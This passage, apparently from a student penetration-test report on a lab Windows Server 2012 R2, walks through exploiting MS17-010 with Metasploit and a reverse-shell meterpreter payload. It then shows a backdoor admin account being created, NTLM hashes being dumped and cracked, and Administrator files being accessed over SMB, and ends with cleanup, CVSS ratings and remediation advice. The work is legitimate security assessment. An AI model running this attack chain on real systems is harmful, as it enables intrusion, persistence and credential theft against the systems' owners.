SMB vulnerability scanning confirmed that the server is vulnerable to **the EternalBlue** exploit. This exploitation software enables the remote execution of arbitrary code and the gain of access to a network by sending specially crafted packets (Security Primer, 2019). According to the Nmap scan, port 445 is open on the server, allowing devices on the same network to communicate with each other and share resources, such as files and printers (Cohen, 2023). With the Metasploit framework tool in Kali, we can simulate this attack by running EternalBlue payloads:

1. Open msfconsole

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :00000000000000k,    ,k00000000000000:
      '000000000kkkk00000: :0000000000000000'
      o00000000 MMMM .o0000o0000l.MMMM .0000000o
      d00000000 MMMMMM c00000c MMMMMM .0000000x
      l00000000 MMMMMMMMM;d;MMMMMMMMM .0000000l
      .00000000 MMM .MMMMMMMMMMMMM;MMM .0000000.
      c00000000 MMM.O0c.MMMMMM'o00.MMM .000000c
      o0000000 MMM.O000.MMM:0000.MMM .000000o
      l0000000 MMM.O000.MMM:0000.MMM .00000l
      ;0000 MMM.O000.MMM:0000.MMM:0000;
      .d00o'WM.O000o0c00x0000.MX'x00d.
      ,k0l'M.O0000000000000.M'd0k,
      :kk;.00000000000000.;0k:
      ;k000000000000000k:
      ,x0000000000000x,
      .l00000000l.
      ,d0d,
      -

      =[ metasploit v6.4.64-dev ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

2. Search for EternalBlue


```
msf6 > search eternalblue
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue
SMB Remote Windows Kernel Pool Corruption					
1	\ target: Automatic Target	.	.	.	.
2	\ target: Windows 7	.	.	.	.
3	\ target: Windows Embedded Standard 7	.	.	.	.
4	\ target: Windows Server 2008 R2	.	.	.	.
5	\ target: Windows 8	.	.	.	.
6	\ target: Windows 8.1	.	.	.	.
7	\ target: Windows Server 2012	.	.	.	.
8	\ target: Windows 10 Pro	.	.	.	.
9	\ target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Code Execution					
11	\ target: Automatic	.	.	.	.
12	\ target: PowerShell	.	.	.	.
13	\ target: Native upload	.	.	.	.
14	\ target: MOF upload	.	.	.	.
15	\ AKA: ETERNALSYNERGY	.	.	.	.
16	\ AKA: ETERNALROMANCE	.	.	.	.
17	\ AKA: ETERNALCHAMPION	.	.	.	.
18	\ AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Command Execution					
20	\ AKA: ETERNALSYNERGY	.	.	.	.
21	\ AKA: ETERNALROMANCE	.	.	.	.
22	\ AKA: ETERNALCHAMPION	.	.	.	.
23	\ AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Det
ection					
25	\ AKA: DOUBLEPULSAR	.	.	.	.
26	\ AKA: ETERNALBLUE	.	.	.	.
27	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Rem
ote Code Execution					
28	\ target: Execute payload (x64)	.	.	.	.

3. Use 0 (exploit/windows/smb/ms17_010_eternalblue)

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

4. Set remote host to 192.168.4.20 (server's IP), set local host to 192.168.4.129 (Kali's IP), set the payload for exploit and run.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.4.20
rhosts => 192.168.4.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.4.129
lhost => 192.168.4.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.4.129:4444
[*] 192.168.4.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.4.20:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 192.168.4.20:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.4.20:445 - The target is vulnerable.
[*] 192.168.4.20:445 - shellcode size: 1283
[*] 192.168.4.20:445 - numGroomConn: 12
[*] 192.168.4.20:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[+] 192.168.4.20:445 - got good NT Trans response
[+] 192.168.4.20:445 - got good NT Trans response
[+] 192.168.4.20:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.4.20:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.4.20:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.4.20:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.4.20
[*] Meterpreter session 2 opened (192.168.4.129:4444 -> 192.168.4.20:1039) at 2025-11-25 03:27:22 -0500

```

Now we have remote access to the server, we can check information about it and start post-exploitation with several commands such as Getuid, Sysinfo, Hashdump, shell, etc.

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : NZBBDC
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain       : NZBBDC
Logged On Users : 3
Meterpreter   : x64/windows
meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
192.168.4.0	255.255.255.0	192.168.4.20	266	12
192.168.4.20	255.255.255.255	192.168.4.20	266	12
192.168.4.255	255.255.255.255	192.168.4.20	266	12
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	192.168.4.20	266	12
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	192.168.4.20	266	12

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	::	306	1
fe80::5efe:c0a8:414	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	::	306	14
ff00::	ff00::	::	306	1

7.4 Post-Exploitation

Once we get remote access to the system, we can start a vulnerability test. The first thing we did was create a new user and grant administrator access. We used **'shell'** to get into the server's Windows Shell and created a new user called **'hacker'** with a password **'HTCS6705Test!'**:

net user hacker HTCS6705Test! /add

```
meterpreter > shell
Process 1568 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32>net user hacker HTCS6705Test! /add
net user hacker HTCS6705Test! /add
The command completed successfully.
```

Once we gained access to the system's shell, we added user 'hacker' to administrators group, so that it can have root access:

net localgroup administrators hacker /add

```
C:\Windows\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.

C:\Windows\system32>
```

By creating an administrator account, we can maintain persistent access as long as server is up even after we end Metasploit Framework session:

smbclient //192.168.4.20/C\$ -U hacker

```
(kali@kali)-[~]
$ smbclient //192.168.4.20/C$ -U hacker
Password for [WORKGROUP\hacker]:
Try "help" to get a list of possible commands.
smb: \>
```

Since the user 'hacker' has administrator privileges, we can access all the Administrator user's files:


```
smb: \> ls
$Recycle.Bin          DHS      0  Fri Mar 21 15:16:20 2014
bootmgr              AHSR   398356  Fri Mar 21 14:49:12 2014
BOOTNXT              AHS      1  Tue Jun 18 08:18:29 2013
Documents and Settings DHSrn    0  Thu Aug 22 10:48:41 2013
inetpub              D        0  Mon Nov 21 12:34:35 2022
pagefile.sys         AHS 402653184  Wed Nov 26 00:19:21 2025
PerfLogs             D        0  Thu Aug 22 11:52:33 2013
Program Files        DR        0  Sat Nov 5 12:34:54 2022
Program Files (x86)  D        0  Mon Nov 21 12:29:24 2022
ProgramData          DHn      0  Sat Nov 5 12:44:10 2022
System Volume Information DHS      0  Sat Nov 5 11:37:56 2022
Users               DR        0  Tue Nov 25 23:55:51 2025
Windows             D        0  Mon Nov 21 12:34:40 2022
```

15638527 blocks of size 4096. 13241811 blocks available

```
smb: \> cd Users
smb: \Users\> ls
```

```
.              DR      0  Tue Nov 25 23:55:51 2025
..            DR      0  Tue Nov 25 23:55:51 2025
Administrator  D        0  Mon Nov 21 12:24:11 2022
All Users      DHSrn    0  Thu Aug 22 10:48:41 2013
Default        DHR      0  Fri Mar 21 15:16:56 2014
Default User   DHSrn    0  Thu Aug 22 10:48:41 2013
desktop.ini    AHS      174  Thu Aug 22 11:37:57 2013
hacker         D        0  Tue Nov 25 23:55:53 2025
Public         DR        0  Thu Aug 22 11:39:32 2013
```

15638527 blocks of size 4096. 13241811 blocks available

```
smb: \Users\Administrator\> ls
```

```
.              D        0  Mon Nov 21 12:24:11 2022
..            D        0  Mon Nov 21 12:24:11 2022
AppData       DH        0  Sat Nov 5 11:23:53 2022
Application Data DHSrn    0  Sat Nov 5 11:23:53 2022
bob.txt       A      180575  Sat Nov 5 14:51:06 2022
Contacts      DR        0  Sat Nov 5 11:23:55 2022
Cookies       DHSrn    0  Sat Nov 5 11:23:53 2022
Desktop       DR        0  Sat Nov 5 15:26:59 2022
Documents     DR        0  Sat Nov 5 15:23:08 2022
Downloads     DR        0  Sat Nov 5 11:23:55 2022
Favorites     DR        0  Sat Nov 5 11:23:55 2022
Links         DR        0  Sat Nov 5 11:23:55 2022
Local Settings DHSrn    0  Sat Nov 5 11:23:53 2022
Music         DR        0  Sat Nov 5 11:23:55 2022
My Documents  DHSrn    0  Sat Nov 5 11:23:53 2022
NetHood       DHSrn    0  Sat Nov 5 11:23:53 2022
new           D        0  Sat Nov 5 14:56:01 2022
NTUSER.DAT    AHSn   524288  Wed Nov 26 00:18:01 2025
ntuser.dat.LOG1 AHS    49152  Sat Nov 5 11:23:52 2022
ntuser.dat.LOG2 AHS    851968  Sat Nov 5 11:23:52 2022
NTUSER.DAT{3a3c0b2d-b123-11e3-80ba-a4badb27b52d}.TM.blf AHS    65536  Sat Nov 5 11:40:10 2022
NTUSER.DAT{3a3c0b2d-b123-11e3-80ba-a4badb27b52d}.TMContainer000000000000000001.regtrans-ms AHS    52
4288  Sat Nov 5 11:40:10 2022
NTUSER.DAT{3a3c0b2d-b123-11e3-80ba-a4badb27b52d}.TMContainer000000000000000002.regtrans-ms AHS    52
4288  Sat Nov 5 11:40:10 2022
ntuser.ini    HS        20  Sat Nov 5 11:23:53 2022
Pictures      DR        0  Sat Nov 5 11:23:55 2022
PrintHood     DHSrn    0  Sat Nov 5 11:23:53 2022
Recent        DHSrn    0  Sat Nov 5 11:23:53 2022
Saved Games   DR        0  Sat Nov 5 11:23:55 2022
Searches      DR        0  Sat Nov 5 11:23:55 2022
SendTo        DHSrn    0  Sat Nov 5 11:23:53 2022
Start Menu    DHSrn    0  Sat Nov 5 11:23:53 2022
Templates     DHSrn    0  Sat Nov 5 11:23:53 2022
Videos        DR        0  Sat Nov 5 11:23:55 2022
```


15638527 blocks of size 4096. 13241811 blocks available


We can download Administrator user's files. For example, in 'Users\Administrator\Documents\FTP_HOME\Matryoshka\1c\2c\3c\4c\5c\' directory, there is an image file called 'spaz_cat.jpg'. We can download this image to our Kali machine using 'get' command:

```
smb: \Users\Administrator\Documents\FTP_HOME\Matryoshka\1c\2c\3c\4c\5c\> ls
.                D            0 Sat Nov 5 17:08:00 2022
..               D            0 Sat Nov 5 17:08:00 2022
spaz_cat.jpg     A       59214 Fri Nov 4 21:02:56 2022

15638527 blocks of size 4096. 13241833 blocks available
smb: \Users\Administrator\Documents\FTP_HOME\Matryoshka\1c\2c\3c\4c\5c\> get spaz_cat.jpg
getting file \Users\Administrator\Documents\FTP_HOME\Matryoshka\1c\2c\3c\4c\5c\spaz_cat.jpg of size 5
9214 as spaz_cat.jpg (11565.0 KiloBytes/sec) (average 6608.7 KiloBytes/sec)
smb: \Users\Administrator\Documents\FTP_HOME\Matryoshka\1c\2c\3c\4c\5c\> █
```

The output shows that it successfully downloaded spaz_cat.jpg. We can check it from Kali's file explorer:






This spaz_cat.jpg has a hidden flag in it. It can be found using **steghide**:

```
steghide extract -sf spaz_cat.jpg
```

```
(kali㉿kali)-[~]  
$ steghide extract -sf spaz_cat.jpg  
Enter passphrase:  
wrote extracted data to "bob1.txt".
```

In the generated 'bob1.txt', there is a base64 encoding, '**QkJDe1doMzdfNF9MM2dlbmR9**'



It can be easily cracked by:

```
echo QkJDe1doMzdfNF9MM2dlbmR9 | base64 -d
```

```
(kali㉿kali)-[~]  
$ echo QkJDe1doMzdfNF9MM2dlbmR9 | base64 -d  
BBC{Wh37_4_L3gend}
```

It revealed that hidden message is '**BBC{Wh37_4_L3gend}**'.

Another vulnerability we found was we were able to find the Administrator account's password by using '**hashdump**' command in meterpreter:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d605c3cd1347bacaefcdb4598df2c200 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8334a0580be71e42cc376f37b5ee0e11 :::
hacker:2102:aad3b435b51404eeaad3b435b51404ee:e5bae7f12f1601bb71fd691306b8a61c :::
NZB8DC$:1001:aad3b435b51404eeaad3b435b51404ee:f4b15f9b95be292137d312991c55e418 :::
```

The output displays the hashed passwords of all users on the server. Hashed content after the third semi-colon is **NTLM hash** (the real password hash). It can be easily cracked with tools called '**hashcat**' or '**John the Reaper**'. Firstly, we saved the Administrator's NTML hash (**d605c3cd1347bacaefcdb4598df2c200**) in a text file called '**hash.txt**,' and then we used John the Reaper to crack the password:

john --format=NT --incremental hash.txt

```
(kali@kali)-[~]
$ john --format=NT --incremental hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:48 0g/s 41093Kp/s 41093Kc/s 41093KC/s cimmnted..cimmntza
manga113! (?)
1g 0:00:10:19 DONE (2025-11-25 05:37) 0.001614g/s 43188Kp/s 43188Kc/s 43188KC/s manga1130..manga131c
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

The output revealed that the user Administrator's login password is '**manga113!**'. We can check this by using SMB to login as Administrator user:

smbclient //192.168.4.20/C\$ -U Administrator

And then use the password manga113! when prompted:

```
(kali@kali)-[~]
$ smbclient //192.168.4.20/C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \>
```

We were able to login with this credential, so it revealed that the system is also vulnerable to password leakage.

After all the penetration testing was completed, we removed all the user accounts and passwords we created on the system to ensure there are no remnants of the test in the system:

net user hacker /delete

```
C:\Windows\Temp>net user
net user

User accounts for \\

Administrator          Guest          hacker
krbtgt
The command completed with one or more errors.

C:\Windows\Temp>net user hacker /delete
net user hacker /delete
The command completed successfully.

C:\Windows\Temp>net user
net user

User accounts for \\

Administrator          Guest          krbtgt
The command completed with one or more errors.
```

The output reveals that it successfully removed user named '**hacker**' and we will not be able to login with SMB with this account:

```
(kali@kali)-[~]
$ smbclient //192.168.4.20/C$ -U hacker
Password for [WORKGROUP\hacker]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

Although the account has been deleted, there could be remaining files and registry in the server machine, and we have to delete them. In '**C:\Users**' directory, there is a folder named '**hacker**', and we want to delete it by:

rmdir /s /q hacker


```
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is BEF8-2570

Directory of C:\Users

11/25/2025  08:55 PM    <DIR>          .
11/25/2025  08:55 PM    <DIR>          ..
11/21/2022  09:24 AM    <DIR>          Administrator
11/25/2025  08:55 PM    <DIR>          hacker
08/22/2013  07:39 AM    <DIR>          Public
               0 File(s)                0 bytes
               5 Dir(s)  54,256,717,824 bytes free

C:\Users>rmdir /s /q hacker
rmdir /s /q hacker

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is BEF8-2570

Directory of C:\Users

11/25/2025  11:10 PM    <DIR>          .
11/25/2025  11:10 PM    <DIR>          ..
11/21/2022  09:24 AM    <DIR>          Administrator
08/22/2013  07:39 AM    <DIR>          Public
               0 File(s)                0 bytes
               4 Dir(s)  54,319,439,872 bytes free
```

We successfully deleted the '**hacker**' directory in the system.

8 CVSS Matrix Scoring & Security Controls

We summarised the main vulnerabilities identified during the assessment, along with their estimated CVSS v3.1 scores and recommended security controls. Refer to **Appendix A** for the CVSS v3.1 matrix structure. These ratings are intended to prioritise remediation and are not intended as formal production metrics.

Vulnerability 1: MS17-010

The vulnerability MS17-010 allowed the execution of code over SMB without the need for authentication. Upon successful exploitation, an attacker can obtain access at the SYSTEM level.

Estimated CVSS score: **9.3 (Critical)**

Key Controls:

1. Vulnerability patch application and SMBv1 disablement.
2. Control SMB exposure to trusted segments.
3. Conduct regular vulnerability scans to identify missing patches.

Vulnerability 2: Creation of a Persistent Administrator Account

After gaining access at the 'SYSTEM' level, a permanent administrator-level account was established, even after the connection in the exploitation channel was severed. An approach such as this, where permanent administrator-level accounts are established, has become a significant process adopted by attackers.

Estimated CVSS score: **7.5 (High)**

Key Controls:

- Monitoring privilege changes and creating a new account.
- Check the membership in local administrators' groups.
- Establish Just-In-Time administrative access.

Vulnerability 3: Administrator NTLM Hash and Weak Password

The administrator account's NTLM hash was successfully captured and decrypted. This indicates that the password was not strong enough to resist modern decryption tools.

Estimated CVSS Score: **8.8 (High)**

Key Controls:

1. Implement strong password policies and use longer passphrases to enhance security.
2. Implement Microsoft LAPS to rotate local administrator passwords.
3. Limit the direct use of shared or embedded administrator accounts.

Vulnerability 4: Unauthorised access to the Administrator Profile

With the combination of the new persistent account and the cracked credentials, we were able to browse and access files in the Administrator user's profile through the C\$ administrative share.

CVSS Score Estimation: **7.3 (High)**

Key Controls:

1. Limit access to administrative shares.
2. Allow file access auditing on critical areas.
3. Evaluate the storage of sensitive information in privileged accounts.

Overall, the weaknesses discovered during our test demonstrated that even a single unfixed vulnerability in a critical service can quickly lead to a complete system compromise. Good patch management, clean credentials, and constant monitoring remain the best ways to protect against such attack paths.

9 Conclusion

This penetration test was conducted to evaluate the security posture of Unitec's designated server system and determine how an attacker could gain access, escalate privileges, and compromise sensitive information.

By following a structured, industry-standard testing methodology, we were able to simulate a realistic attack chain: from initial reconnaissance to full post-exploitation and assess the impact of the vulnerabilities found.

Throughout this penetration testing process, we identified several high-risk vulnerabilities that significantly compromised the system's security. Most notably, the server remained unpatched against **MS17-010 (EternalBlue)**, a critical remote-code-execution vulnerability that was widely exploited in 2017. Leveraging this flaw allowed us to obtain SYSTEM-level access without authentication. From this privileged position, we successfully created a persistent account with administrator privileges, extracted and cracked the NTLM hash (password) of the Administrator account, and accessed sensitive files within the Administrator account. The presence of weak passwords, insecure SMB configurations, and insufficient monitoring further increased the overall risk.

To improve the security posture of Unitec's systems, Unitec should prioritise implementing the recommended controls, including prompt **patch management, disabling legacy protocols such as SMBv1, enforcing stronger authentication policies, applying least-privilege principles**, and enhancing system logging and alerting. These measures would significantly reduce the likelihood and impact of future security incidents.

In conclusion, our test confirmed that proactive security assessments are essential for identifying weaknesses before malicious actors can exploit them. By addressing the vulnerabilities discovered during this test, Unitec can better safeguard its infrastructure, strengthen its defensive capabilities, and reduce exposure to modern cyber threats.

10 References

- Active vs Passive Reconnaissance: 6 Key Differences*. (n.d.). CYCOGNITO. Retrieved from <https://www.cycognito.com/learn/exposure-management/active-vs-passive-reconnaissance.php>
- BenQ. (2020, April 27). *What is CVE and CVSS*. BenQ.com. Retrieved from <https://www.benq.com/en-ap/business/resource/trends/what-is-cve-and-cvss.html>
- Cohen, C. (2023, October 23). *What is Port 445?* CBTnuggets. Retrieved from <https://www.cbtnuggets.com/common-ports/what-is-port-445>
- Sheldon, R. (2023, February 3). *Passive reconnaissance*. TechTarget. Retrieved from <https://www.techtarget.com/whatis/definition/passive-reconnaissance>
- Security Primer. (2019, January). *EternalBlue*. Center for Internet Security. Retrieved from <https://www.cisecurity.org/wp-content/uploads/2019/01/security-primer-eternalblue>
- SLEEPYA. (2017, July 11). *Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)*. EXPLOIT DATABASE. Retrieved from <https://www.exploit-db.com/exploits/42315>

Appendix

Appendix A

CVSS Score Matrix

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Note. This table illustrates the latest CVSS Matrix Score released in 2019 (BenQ, 2020).